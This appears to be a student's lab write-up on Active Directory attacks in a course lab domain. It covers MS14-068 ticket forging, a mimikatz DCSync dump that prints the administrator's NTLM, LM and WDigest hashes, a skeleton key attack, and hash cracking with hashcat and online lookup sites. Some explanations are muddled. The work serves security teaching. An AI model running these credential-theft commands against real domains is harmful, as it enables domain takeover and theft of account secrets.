4. Run `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir` and take a [screenshot](#).
- 4) Include screenshots asked for above. Consider the risk of this type of vulnerability against the other attacks performed in the lab. Where would you rate this one and why? (15 pts)

**Answer:**

This MS14-068 exploit tool which exploits the vulnerability CVE-2014-6324 on these old versions of Windows Server. Comparing this to Golden Ticket with Mimikatz and Pass-the-Hash with Mimikatz, I would rate this one on a level of difficulty easier for a couple reasons. First, I didn't have to use Kali Linux, I only had to use one VM machine. Secondly, it was pretty easy to make my own forged Kerberos TGT using the MS14 tool just by getting one command correctly and then testing/verifying it with Mimikatz. Thirdly, I like that this one only requires the Domain SID and not the krbtgt hash like the Mimikatz Golden Ticket requires both. However, with all that being said, since the Mimikatz Golden Ticket creates a Golden Ticket and MS14-068 does not, for the short term practice, I would rate MS14-068 the best, but hypothetically for a long term access, Mimikatz Golden Ticket is better.

## **See Screenshots below (2):**

# DCSync

1. Open up CMD as a **Domain Administrator** (`adminStudent[your_student_#]`) (this is NOT student). Navigate to your x64 version of mimikatz.exe and run it.
    1. Elevate to a system level context by running `token::elevate`
    2. Run the command `lsadump::dcsync /user:administrator` and screenshot your command and results.
    - 5) **Include screenshots asked for above. What is the output of the command? How could this be useful. (7.5 pts)**

**Answer:**

The output of the command is the administrators NTLM hashes and LM hashes. Also listed is the SAM Account information and some Kerberos salt information. The last screenshot shows the WDigest hashes (29 total).

This information can be useful because you can take all of this hash information and use tools like hashcat or John the ripper to crack them. Also, in the first 2 screenshots, this information is also useful because some of these cracking tools required some of the NTLM/LM hashes and having this data will be valuable as well.

See Screenshots below (multiple due to long result of command)

```
mimikatz 2.2.0 x64 (oe.eo)

C:\WINDOWS\system32>cd C:\CSEC388-Tools\Tools\mimikatz_trunk (5)\x64

C:\CSEC388-Tools\Tools\mimikatz_trunk (5)\x64>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > https://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

mimikatz # lsadump::dcsync /user:administrator
[DC] 'gibson.local' will be the domain
[DC] 'gibson2003ad.gibson.local' will be the DC server
[DC] 'administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username        : Administrator
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
```

```
mimikatz 2.2.0 x64 (oe.eo)
```

```
** SAM ACCOUNT **
```

```
SAM Username      : Administrator
Account Type     : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 7/2/2011 2:16:39 PM
Object Security ID   : S-1-5-21-1473599131-3426496119-2247098576-500
Object Relative ID   : 500
```

```
Credentials:
```

```
  Hash NTLM: eab4556003a83e179a149ce6583e097f
    ntlm- 0: eab4556003a83e179a149ce6583e097f
    ntlm- 1: a7f7a9298c0048c65022860099309159
  Hash LM   : 5672781ce2cb5ab8aad3b435b51404ee
    lm   - 0: 5672781ce2cb5ab8aad3b435b51404ee
    lm   - 1: c97d868dfa6900e8aad3b435b51404ee
```

```
Supplemental Credentials:
```

```
* Primary:Kerberos *
  Default Salt : GIBSON.LOCALAdministrator
  Credentials
    des_cbc_md5      : ae5d1a371fcdbc20
    des_cbc_crc      : ae5d1a371fcdbc20

* Packages *
  Kerberos

* Primary:WDigest *
  01  cf1e86c56cb3db8f19e61a09c288461d
```

mimikatz 2.2.0 x64 (oe.eo)

```
* Primary:WDigest *
 01 cf1e86c56cb3db8f19e61a09c288461d
 02 694a5e6e2fdd50cfcc1ebc99bf31c6829
 03 d53bb1a5f3f6ede8607376080512639e
 04 cf1e86c56cb3db8f19e61a09c288461d
 05 035dac304571ff1242bca813f6447516
 06 bb01d1b538e6ad56c2e9a29ada64e6f6
 07 71ef35e2f83c90b29a3cc73b25c60047
 08 978a331ad919fb210ad8279bce55255c
 09 cb8b94de59acaefac8a51f102ea09f7b
 10 b5833b53c8872c1ec2fde8da90beb94e
 11 58fc633c8680c75f37d7659c57539dc7
 12 978a331ad919fb210ad8279bce55255c
 13 aff3a93a73e265d6bce07c29744fa15e
 14 70b804571d2c5b66d45e2fb8421850e7
 15 744b9f3569501035feb8c897763f8011
 16 892251c15e563e42b280e5fa07ae2c92
 17 af6620ae1dc34d3666809229416e0ffa
 18 a67a2d42403b189aa2df5297d5dce3b7
 19 08d69d9b171dc015ba2f52c1e7680350
 20 31ae14522812b0389e26bc3ebc1281d7
 21 bd05c15e05e53474db1ef9baff5c02e2
 22 15dd24ae623ccb2966033bcd871f244
 23 fdaba00c84293dee3755fe45d2ea5d81
 24 91b06ca416fdf7afb0bcfb8a5e94f31c
 25 b37ea80c0a26cb34adeac28ff1edfebc
 26 3114a7a41d6d75011d72d3ec762ccce7
 27 f6321a2636f768775db6966ed9b56723
 28 5a7c063c556743b5e17c16faebb1f3be
 29 bc7b092006c396db7cbe00b33815366a
```

mimikatz #

Task View

# Skeleton Key

1. Research the skeleton key attack. Use mimikatz on your 2003 AD server to perform this attack. Login with the “skeleton key” on your windows 10 box. Take a screenshot showing the commands run in mimikatz as well as a screenshot of you running the following command from your Windows 10 box from the `gibson\student# domain account: whoami && net use y: \\gibson2003ad\c$ /user:GIBSON\adminStudent[your_student_] your_skeleton_key_password && dir y:`

*Note: You will need to figure out how to get the mimikatz executable to the 2003 server. You can login to the 2003 server and run mimikatz from there.*

## 6) How does this attack work? (7.5 pts)

- a. On a domain controller, it changes the live ram memory of a hard drive and creates a fake password (LSASS) when any computer or system tries to authenticate, when the password matches, it will authenticate any given account.

### Answer:

This attack works by injecting the skeleton key into the LSASS file on the Windows 10 server.

I was going to do an SMB or RDP into the Windows 2003 AD but I gave up., I would have rather just had an internet connection on the 2003 box to download mimikatz from github.

**Step 1: login Windows 10 box and 2003 box**

**Step 2: 2003 box is x86 so we need to use system32 version of mimikatz**

**Step 2.5**

**Step 3:**

**10.12.0.15 in internet web page in 2003 ad**

**Step 5: skeleton::lkey**

## Bonus – Password Cracking

**BONUS)** Below are a list of various hash types. Using any method you wish, attempt to crack them. Provide the tools/commands used, as well as screenshot(s) showing the flags/options used as well as the cracked hashes (clear text password). Summarize the list of hashes:passwords you cracked as well. Failure to provide this, results in no bonus points given.

**Answer 1:**


For this one I used crackstation.net and copy and pasted the hash in the search. This is a LAN Manager hash. The hash is 32 characters.

23B3EFC... = 654321

The screenshot shows the homepage of crackstation.net. At the top, there's a navigation bar with links for Station, Password Hashing Security, and Defuse Security. Below the navigation is a large banner with the word "CrackStation" in white. To the right of the banner are links for Defuse.ca and Twitter. The main content area has a heading "Free Password Hash Cracker". Below it, a text input field contains the hash "23B3EFCAA559D0DBAAD3B435B51404EE". To the right of the input field is a reCAPTCHA interface with a checkbox labeled "I'm not a robot" and the reCAPTCHA logo. Below the reCAPTCHA is a "Crack Hashes" button.

Enter up to 20 non-salted hashes, one per line:

23B3EFCAA559D0DBAAD3B435B51404EE



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
23B3EFCAA559D0DBAAD3B435B51404EE	LM	654321

**Color Codes:** Green: Exact match Yellow: Partial match Red: Not found

## Answer 2:

For this one I used crackstation.net and copy and pasted the hash in the search. This one is also a LAN MANAGER hash. The hash is 32 characters.

7A21990FCD3D759941E45C490F143D5F = 12345

The screenshot shows the homepage of CrackStation.net. At the top, there's a navigation bar with links for 'ckStation', 'Password Hashing Security', and 'Defuse Security'. Below the navigation is the main title 'CrackStation' and a subtitle 'Free Password Hash Cracker'. A large input field contains the hex string '7A21990FCD3D759941E45C490F143D5F'. To the right of the input field is a reCAPTCHA interface with a checkbox labeled 'I'm not a robot' and a 'reCAPTCHA' logo. Below the input field is a button labeled 'Crack Hashes'.

Enter up to 20 non-salted hashes, one per line:

7A21990FCD3D759941E45C490F143D5F

I'm not a robot



reCAPTCHA  
Privacy - Terms

**Crack Hashes**

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
23B3EFCAA559D0DBAAD3B435B51404EE	LM	654321

**Color Codes:** Green Exact match Yellow Partial match Red Not found

**Answer 3:**

For this one I used hashes.com and copy and pasted the hash in the search. This hash is 32 characters long and is also a LAN MANAGER hash.

674B182EB361CCBDAAD3B435B51404EE = animals

The screenshot shows a web browser interface for the website hashes.com. The URL in the address bar is "hashes.com/en/decrypt/hash". The main content area has a dark blue header with the word "Hashes" and a three-line menu icon. Below the header, a blue callout box displays a success message: "Proceeded! 1 hashes were checked: 1 found 0 not found". A green callout box below it lists a single found result: "Found: 674b182eb361ccbdaad3b435b51404ee:animals". At the bottom left, there is a blue button labeled "SEARCH AGAIN". The browser's toolbar icons are visible at the top right.


VPN hashes.com/en/decrypt/hash

Hashes

Proceeded!  
1 hashes were checked: 1 found 0 not found

✓ Found:  
674b182eb361ccbdaad3b435b51404ee:animals

SEARCH AGAIN



## **Answer 4:**

This hash is 32 characters and it seems to be a NTLM or MD5 hash but I ran my hash file through hashcat with this command in the screenshot and in my output.txt file it is saying the password is 0 characters. I got this result a few times.

**31D6CFE0D16AE931B73C59D7E0C089C0 =**

```
eric1@GUYS: ~/Documents
```

Started: Mon Oct 14 17:13:55 2024  
Stopped: Mon Oct 14 17:13:55 2024

```
(eric1@GUYS)-[~/Documents]$ hashcat -m 0 -a 0 -o output.txt hashes.txt /usr/share/wordlists/wfuzz/general/common.txt  
hashcat (v6.2.6) starting
```

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO)

\* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, 2918/59

Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256

Hashfile 'hashes.txt' on line 15 (\$1\$rmayH6pZ\$TCGEW7GMPAMzaAj.Xa6lP0): Token length mismatch  
Hashfile 'hashes.txt' on line 16 (\$5\$0UE ... C3t6Vvx...ebmeWOzgFKT2DbbPEoxM8Zg.): Token length mismatch  
Hashfile 'hashes.txt' on line 17 (\$6\$Vgk ... a/8NV3vE1g0Lm/d0fuEcI9U187zQD/): Token length mismatch  
Hashfile 'hashes.txt' on line 18 (\$1\$KIP4v5t\$Eg79.tkpCvIlrmS4aSUGP1): Token length mismatch  
Hashfile 'hashes.txt' on line 19 (\$5\$yjC ... ASZZfAUvETwewaga9Z3YLMw6GUvbr4i8): Token length mismatch  
Hashfile 'hashes.txt' on line 20 (\$6\$2YF ... L//So9IT03BPNGytx5iot62/4ANoJ6p1): Token length mismatch

\* Token length exception: 6/20 hashes  
This error happens if the wrong hash type is specified, if the hashes are malformed, or if input is otherwise not as expected (for example, if the --username option is used but no username is present)

Hashes: 14 digests; 14 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1

Optimizers applied:

- \* Zero-Byte
- \* Early-Skip
- \* Not-Salted
- \* Not-Iterated
- \* Single-Salt
- \* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.  
Pure kernels can crack longer passwords, but drastically reduce performance.  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

```
wordlists - Thunar
```

share wordlists wfuzz general

dirb dirbuster fern-wifi

```
*/Documents/output.txt - Mousepad
```

File Edit Search View Document Help

1 2 7a21990fc...d3d759941e45c490f143d5f:12345  
3 31d6cf...e0d16ae931b73c59d7e0c089c0:|

common.txt eusker.txt extensions\_common.txt

p\_methods.txt medium.txt megabeast.txt

ations\_common.txt spanish.txt test.txt

## Answer 5:

For this one I used hashes.com and copy and pasted the hash in the search. This hash is 32 characters and is MD5 hash. I also found fall2021 in my 2<sup>nd</sup> screenshot in my Kali Linux in the /usr/share drive.

174a4c22861829c9c2265b23734e0dac = fall2021

The screenshot shows the hashes.com website interface. At the top, there is a navigation bar with icons for VPN, lock, and the URL hashes.com/en/decrypt/hash. Below the header, the word "Hashes" is displayed. A prominent blue banner at the top says "Proceeded! 1 hashes were checked: 1 found 0 not found". Below this, a green box indicates a "Found" result: "174a4c22861829c9c2265b23734e0dac : fall2021". A blue button labeled "SEARCH AGAIN" is located at the bottom left of the main content area.

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled "/usr/share/wordlists/fasttrack.txt [Read Only] - Mousepad" is open, displaying a list of words from the fasttrack.txt file. The list includes: 1 Spring2017, 2 Spring2021, 3 spring2021, 4 Summer2021, 5 summer2021, 6 Autumn2021, 7 autumn2021, 8 Fall2021, 9 fall2021, and 10 Winter2021. To the right of the terminal, a file browser window titled "wordlists - Thunar" shows various files and folders in the /usr/share/wordlists directory, including amass, dirb, dirbuster, fern-wifi, legion, metasploit, wfuzz, dnsmap.txt, fasttrack.txt, john.lst, nmap.lst, rockyou.txt.gz, sqlmap.txt, and wifite.txt. The desktop background features a dark theme with a visible "The cracked" watermark.

**Answer 6:**

For this one I used hashes.com and copy and pasted the hash in the search. This is same answer as Answer #5 where the hash is 32 hexadecimal characters and is also the MD5 hash type. The second screenshot is also from my Kali Linux /usr/share directory.

4c3879fef394fa5dce0037c197c70841 = Winter2021

The screenshot shows a web browser window with the URL [hashes.com/en/decrypt/hash](https://hashes.com/en/decrypt/hash). The page title is "Hashes". A blue banner at the top says "⚠️ Proceeded! 1 hashes were checked: 1 found 0 not found". Below this, a green box displays "✓ Found:" followed by the hash value "4c3879fef394fa5dce0037c197c70841:Winter2021". At the bottom left is a blue button labeled "SEARCH AGAIN".

The screenshot shows a terminal window with the following details:

- Title bar: /usr/share/wordlists/fasttrack.txt [Read Only] - Mouse
- Menu bar: File Edit Search View Document Help
- Toolbar: Includes icons for new file, new folder, copy, paste, cut, delete, search, and refresh.
- Tab bar: hashes.txt (selected), fasttrack.txt
- Content area:

```
1 Spring2017
2 Spring2021
3 spring2021
4 Summer2021
5 summer2021
6 Autumn2021
7 autumn2021
8 Fall2021
9 fall2021
10 Winter2021
11 winter2021
12 Spring2020
13 spring2020
14 Summer2020
15 summer2020
16 Autumn2020
```
- Properties dialog: fasttrack.txt - Properties (highlighted)
- Bottom tabs: Hashes, Highlight, Permissions, Checksums (highlighted)

#### Answer 7:

This hash is 32 characters long and is an NTLM hash.

AAD3B435B51404EEAAD3B435B51404EE =

**Answer 8:**

**For this one I used hashes.com and copy and pasted the hash in the search. This hash is 32 hexadecimal characters long and is an MD5 hash.**

**0D719285D17BE1AD7F674595BA10AB49 = reallylongsecret**

The screenshot shows a web browser interface for hashes.com. The URL bar at the top has 'hashes.com/en/decrypt/hash' and includes icons for VPN, lock, and sharing. The main page title is 'Hashes'. A blue banner at the top displays a bell icon and the text 'Proceeded! 1 hashes were checked: 1 found 0 not found'. Below this, a green section titled 'Found:' contains the MD5 hash '0d719285d17be1ad7f674595ba10ab49:reallylongsecret'. At the bottom of the page is a blue button labeled 'SEARCH AGAIN'.